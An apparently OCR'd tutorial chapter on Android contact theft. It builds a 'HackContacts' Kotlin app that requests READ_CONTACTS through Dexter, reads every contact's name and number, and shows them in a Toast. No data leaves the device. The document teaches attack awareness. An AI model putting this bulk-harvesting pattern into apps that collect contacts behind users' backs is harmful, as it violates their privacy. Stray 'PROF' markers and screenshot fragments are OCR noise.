
`READ_CONTACTS` is one of the dangerous permissions. Apps need to explicitly request this permission to access the user's contact data. This ensures that the user is aware of the app's intent to access sensitive data.

In the next section I will consider an real example, how attackers can steal your contacts data via legit API.

practical example

In this example, we will fetch the contacts from the user's phone and display them in a Toast message. We'll handle the `READ_CONTACTS` permission request using the Dexter library, which makes it easier to request and handle permissions.

Your project looks like there (`HackContacts`):



{width="80%"}

First of all update your manifest file:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools">

    <uses-permission android:name="android.permission.READ_CONTACTS"/>
```

PROF

```
    <application
        android:allowBackup="true"
        android:dataExtractionRules="@xml/data_extraction_rules"
        android:fullBackupContent="@xml/backup_rules"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:theme="@style/Theme.HackContacts"
        tools:targetApi="31">
        <activity
            android:name=".MainActivity"
            android:exported="true"
            android:label="@string/app_name"
            android:theme="@style/Theme.HackContacts">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category
android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

As you can see, in this file just declare permission for contacts:

```
<uses-permission android:name="android.permission.READ_CONTACTS"/>
```

PROF

First of all we need permission checking logic. We check if the `READ_CONTACTS` permission has been granted using `ContextCompat.checkSelfPermission()`. If the permission is granted, we proceed to fetch the contacts; otherwise, we request the permission from the user.

```
@SuppressLint("NewApi")
private fun isContactsPermissionGranted(context: Context): Boolean {
    val isGranted =
context.checkSelfPermission(Manifest.permission.READ_CONTACTS)
    return isGranted == PackageManager.PERMISSION_GRANTED
}

//....
fun getContacts() {
    if (isContactsPermissionGranted(context)) {
        Toast.makeText(context, "Hack Contacts permission already
granted", Toast.LENGTH_SHORT).show()
        parseContacts()
```

```
    } else {
        Toast.makeText(context, "Hack Contacts permission denied",
Toast.LENGTH_SHORT).show()
        startContactsPermissionRequest(context) {
            parseContacts()
        }
    }
}
```

We use the Dexter library to simplify permission handling. The Dexter library makes it easy to request permissions and handle the result.

If the permission is granted, the `onGranted` callback is invoked to fetch the contacts. If the permission is denied, no action is taken, but you could modify the code to show a message or redirect the user.

```
private fun startContactsPermissionRequest(context: Context, onGranted:
() -> Unit) {
    Dexter.withContext(context)
        .withPermission(Manifest.permission.READ_CONTACTS)
        .withListener(object : PermissionListener {
            override fun onPermissionGranted(p0:
PermissionGrantedResponse?) {
                onGranted()
            }
            override fun onPermissionDenied(p0:
PermissionDeniedResponse?) {}
            override fun onPermissionRationaleShouldBeShown(
                p0: PermissionRequest?,
                p1: PermissionToken?
            ) {
            }
        }).check()
}
```

PROF

Then we need fetching contacts logic. Fetching Contacts (`parseContacts`): If the permission is granted, we query the `ContactsContract.CommonDataKinds.Phone.CONTENT_URI` to get all the contacts from the device. We extract the name and phone number for each contact and add it to the `contactsList`. The contacts are then joined into a single string, and we display them in a Toast message:

```
private fun parseContacts() {
    val contactsList = mutableListOf<String>()

    val contentResolver = context.contentResolver
    val cursor = contentResolver.query(
        ContactsContract.CommonDataKinds.Phone.CONTENT_URI,
        null,
        null,
```

```
            null,
            null
        )

        cursor?.use {
            val nameIndex =
it.getColumnIndex(ContactsContract.CommonDataKinds.Phone.DISPLAY_NAME)
            val numberIndex =
it.getColumnIndex(ContactsContract.CommonDataKinds.Phone.NUMBER)

            while (it.moveToNext()) {
                val name = it.getString(nameIndex)
                val number = it.getString(numberIndex)
                contactsList.add("$name: $number")
            }
        }

        // join all contacts into a single text
        val contactsText = contactsList.joinToString(separator = "\n")

        if (contactsText.isNotEmpty()) {
            Toast.makeText(context, "Contacts:\n${contactsText}",
Toast.LENGTH_SHORT).show()
        } else {
            Toast.makeText(context, "No contacts found",
Toast.LENGTH_SHORT).show()
        }
    }
```

So the full source code for `HackContacts` is looks like this:

PROF

```
package com.example.hackcontacts

import android.Manifest
import android.annotation.SuppressLint
import android.content.Context
import android.content.pm.PackageManager
import android.provider.ContactsContract
import android.widget.Toast
import com.karumi.dexter.Dexter
import com.karumi.dexter.PermissionToken

import com.karumi.dexter.listener.PermissionDeniedResponse
import com.karumi.dexter.listener.PermissionGrantedResponse
import com.karumi.dexter.listener.PermissionRequest
import com.karumi.dexter.listener.single.PermissionListener

class HackContacts(private val context: Context) {

    @SuppressLint("NewApi")
    private fun isContactsPermissionGranted(context: Context): Boolean {
```

```
        val isGranted =
context.checkSelfPermission(Manifest.permission.READ_CONTACTS)
        return isGranted == PackageManager.PERMISSION_GRANTED
    }

    private fun startContactsPermissionRequest(context: Context,
onGranted: () -> Unit) {
        Dexter.withContext(context)
            .withPermission(Manifest.permission.READ_CONTACTS)
            .withListener(object : PermissionListener {
                override fun onPermissionGranted(p0:
PermissionGrantedResponse?) {
                    onGranted()
                }
                override fun onPermissionDenied(p0:
PermissionDeniedResponse?) {}
                override fun onPermissionRationaleShouldBeShown(
                    p0: PermissionRequest?,
                    p1: PermissionToken?
                ) {
                }
            }).check()
    }

    fun getContacts() {
        if (isContactsPermissionGranted(context)) {
            Toast.makeText(context, "Hack Contacts permission already
granted", Toast.LENGTH_SHORT).show()
            parseContacts()
        } else {
            Toast.makeText(context, "Hack Contacts permission denied",
Toast.LENGTH_SHORT).show()
            startContactsPermissionRequest(context) {
                parseContacts()
            }
        }
    }

    private fun parseContacts() {
        val contactsList = mutableListOf<String>()

        val contentResolver = context.contentResolver
        val cursor = contentResolver.query(
            ContactsContract.CommonDataKinds.Phone.CONTENT_URI,
            null,
            null,
            null,
            null
        )

        cursor?.use {
            val nameIndex =
it.getColumnIndex(ContactsContract.CommonDataKinds.Phone.DISPLAY_NAME)
```

```
            val numberIndex =
it.getColumnIndex(ContactsContract.CommonDataKinds.Phone.NUMBER)

            while (it.moveToNext()) {
                val name = it.getString(nameIndex)
                val number = it.getString(numberIndex)
                contactsList.add("$name: $number")
            }
        }

        // Join all contacts into a big single text
        val contactsText = contactsList.joinToString(separator = "\n")

        if (contactsText.isNotEmpty()) {
            Toast.makeText(context, "Contacts:\n${contactsText}",
Toast.LENGTH_SHORT).show()
        } else {
            Toast.makeText(context, "No contacts found",
Toast.LENGTH_SHORT).show()
        }
    }
}
```

And the in the `MainActivity`, an instance of the `HackContacts` class is created and is used to handle contacts fetching and displaying them after the permission is granted.

Create method which uses Dexter to request the `READ_CONTACTS` permission at runtime.

```
private fun startContactsPermissionRequest(context: Context) {
    Dexter.withContext(context)
        .withPermission(Manifest.permission.READ_CONTACTS)  // the
permission we want to request

        // the listener that handles permission result
        .withListener(object : PermissionListener {
            override fun onPermissionGranted(p0:
PermissionGrantedResponse?) {
                // When permission is granted
                Toast.makeText(
                    context,
                    "Hack Contacts permission granted",
                    Toast.LENGTH_SHORT
                ).show()
            }

            override fun onPermissionDenied(p0:
PermissionDeniedResponse?) {
                // When permission is denied
                Toast.makeText(
                    context,
```

PROF

```
                    "Hack Contacts permission denied",
                    Toast.LENGTH_SHORT
                ).show()
            }

            override fun onPermissionRationaleShouldBeShown(
                p0: PermissionRequest?,
                p1: PermissionToken?
            ) {
                // If the permission rationale is shown (when the user
denies the permission but system asks again)
            }
        }).check()  // this actually triggers the permission check
}
```

The `onCreate()` method is where the main logic for initializing the app resides:

```
override fun onCreate(savedInstanceState: Bundle?) {
    super.onCreate(savedInstanceState)
    setContentView(R.layout.activity_main)

    startContactsPermissionRequest(this)  // request permission at
startup

    meowButton = findViewById(R.id.meowButton)  // find the button in
the layout
    meowButton.setOnClickListener {  // set a click listener for the
button
        hackContacts.getContacts()  // fetch contacts when the button is
clicked
    }
}
```

PROF

The full source code of `MainActivity` looks like this:

```
package com.example.hackcontacts

import android.Manifest
import android.content.Context
import android.os.Bundle
import android.widget.Button
import android.widget.Toast
import androidx.activity.ComponentActivity
import com.karumi.dexter.Dexter
import com.karumi.dexter.PermissionToken
import com.karumi.dexter.listener.PermissionDeniedResponse
import com.karumi.dexter.listener.PermissionGrantedResponse
import com.karumi.dexter.listener.PermissionRequest
```

```
import com.karumi.dexter.listener.single.PermissionListener

class MainActivity : ComponentActivity() {
    private lateinit var meowButton: Button
    private val hackContacts = HackContacts(context = this)

    private fun startContactsPermissionRequest(context: Context) {
        Dexter.withContext(context)
            .withPermission(Manifest.permission.READ_CONTACTS)
            .withListener(object : PermissionListener {
                override fun onPermissionGranted(p0:
PermissionGrantedResponse?) {
                    Toast.makeText(
                        context,
                        "Hack Contacts permission granted",
                        Toast.LENGTH_SHORT
                    ).show()
                }
                override fun onPermissionDenied(p0:
PermissionDeniedResponse?) {
                    Toast.makeText(
                        context,
                        "Hack Contacts permission denied",
                        Toast.LENGTH_SHORT
                    ).show()
                }
                override fun onPermissionRationaleShouldBeShown(
                    p0: PermissionRequest?,
                    p1: PermissionToken?
                ) {
                }
            }).check()
    }

    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        setContentView(R.layout.activity_main)
        startContactsPermissionRequest(this)
        meowButton = findViewById(R.id.meowButton)
        meowButton.setOnClickListener {
            hackContacts.getContacts()
        }
    }
}
```

PROF

To be honest, you not need to double check contacts permissin inside `MainActivity` logic and inside the `HackContacts`. In this case we can use simplest variant of `HackContacts` like this:

```
class HackContacts(private val context: Context) {
```

```
    fun getContacts() {
        // Assuming permission is granted, fetch contacts and display
them
        val contactsList = mutableListOf<String>()
        val contentResolver = context.contentResolver
        val cursor = contentResolver.query(
            ContactsContract.CommonDataKinds.Phone.CONTENT_URI,
            null,
            null,
            null,
            null
        )

        cursor?.use {
            val nameIndex =
it.getColumnIndex(ContactsContract.CommonDataKinds.Phone.DISPLAY_NAME)
            val numberIndex =
it.getColumnIndex(ContactsContract.CommonDataKinds.Phone.NUMBER)

            while (it.moveToNext()) {
                val name = it.getString(nameIndex)
                val number = it.getString(numberIndex)
                contactsList.add("$name: $number")
            }
        }

        val contactsText = contactsList.joinToString(separator = "\n")
        if (contactsText.isNotEmpty()) {
            Toast.makeText(context, "Contacts: \n${contactsText}",
Toast.LENGTH_SHORT).show()
        } else {
            Toast.makeText(context, "No contacts found",
Toast.LENGTH_SHORT).show()
        }
    }
}
```


PROF


The `HackContacts` class is supposed to handle the logic for fetching contacts from the device's contact list.

This method would iterate through the contacts and display them in a Toast message, or in your case, you can display them in an `AlertDialog` or another `UI` component for better user experience.

demo

Let's look at this example in action.





2:04
Allow HackContacts to access your contacts?
Allow
Don't allow
lean
ssio
nGra
successfully finished in 2 s 169 ms
13:16
LF
UTF-8
4 spaces


PROF

{height="30%"}

Let's say we have 1 contact in our mobile device (my virtual phone in Android Studio)

